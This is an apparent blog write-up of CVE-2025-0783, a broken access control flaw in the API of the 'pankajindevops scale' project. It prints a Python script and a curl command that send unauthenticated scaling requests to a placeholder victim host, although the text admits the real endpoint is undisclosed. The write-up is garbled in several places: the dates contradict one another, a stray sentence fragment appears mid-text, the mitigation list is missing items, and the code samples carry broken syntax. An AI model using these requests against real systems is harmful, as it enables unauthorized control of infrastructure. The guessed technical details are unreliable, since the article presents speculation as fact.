---
Overview

In early June 2024, a new vulnerability was reported and classified as "problematic" in the pankajindevops scale project, affecting versions up to build date 20241113. This bug—CVE-2025-0783—exists in an unspecified part of the API Endpoint and arises from improper access controls. This flaw enables remote attackers to perform unauthorized actions through the API, posing a significant risk to organizations that use this software in their cloud infrastructure.
One major challenge with this vulnerability is that pankajindevops scale does not use formal versioning. That means it’s difficult to pinpoint which builds or installations are affected.
This exclusive guide will break down what CVE-2025-0783 entails, how attackers can exploit it, and what you can do to protect your systems.
What is CVE-2025-0783?
CVE-2025-0783 was found in pankajindevops scale up to the verified date of 20241113. The vulnerability is in the API endpoint, but the developer has not disclosed exact routes or parameters involved. Instead, the security announcement simply says "unknown part of the component API Endpoint."
The Core Problem
The underlying issue is improper access controls in the API. That means some API routes or methods fail to properly check who is making the request or what permissions the user holds. As a result, a remote attacker can access or change resources they should not be able to.
How Remote Exploitation Works
Most modern web APIs require some kind of authentication before allowing users to perform important actions. If a GET, POST, or DELETE request doesn't properly verify the user's identity and rights, anyone on the internet can perform damaging actions.
Suppose the vulnerable API endpoint allows scaling critical resources (for example, increasing the number of servers or containers in your infrastructure).
Here’s a simplified Python code to demonstrate how an attacker might exploit broken access controls in such an API:
import requests

# The vulnerable endpoint
url = "https://victim.example.com/api/scale";

# Data that increases server count to 100 (dangerous for many apps)
payload = {
    "service": "core-infrastructure",
    "new_count": 100
}

# No authentication or session token required!
r = requests.post(url, json=payload)

if r.status_code == 200:
    print("Successfully scaled service. The system is now compromised.")
else:
    print("API request failed.")
In a secure system, this API should check the user's identity and permissions before carrying out the action. But with CVE-2025-0783, this step is missing or broken.
Use your cloud infrastructure for their own purposes
The attack can be launched from anywhere on the internet—no login necessary.
No Version Numbers = Big Headache
Because pankajindevops scale does not use version numbers or an official changelog, users can’t simply "skip to a safe release." If you deployed from a clone or download dated on or before 20241113, you might be at risk.
Here’s a condensed proof-of-concept in curl (most real attacks would be far more advanced)
curl -X POST "https://victim.example.com/api/scale"; \
    -H "Content-Type: application/json" \
    -d '{"service":"production-db","new_count":20}'
If your infrastructure accepts this and performs the action—without authentication—it’s vulnerable.
Short-term: Restrict API server access to trusted IPs or use a VPN.
3. Long-term: Wait for an official patch or security advisory from the project (monitor GitHub repo).
4. Remove/replace: If you can’t secure the software, consider using better-maintained alternatives.
References
- CVE-2025-0783 Detail on CVE.org *(official notice pending)*
- pankajindevops/scale GitHub repository
- OWASP Top 10: Broken Access Control
Conclusion
CVE-2025-0783 is a powerful reminder that missing or improperly implemented access controls can lead to severe vulnerabilities—even in newer or fast-moving DevOps projects. If you use pankajindevops scale or similar tools, make sure you verify who can access your API endpoints and add extra layers of protection like IP allowlists or a VPN. Always monitor the original repository for important security updates.
If in doubt: assume you are at risk, and act accordingly.
*Stay safe, and follow best practices for secure development and deployment!*
Timeline
Published on: 01/28/2025 19:15:14 UTC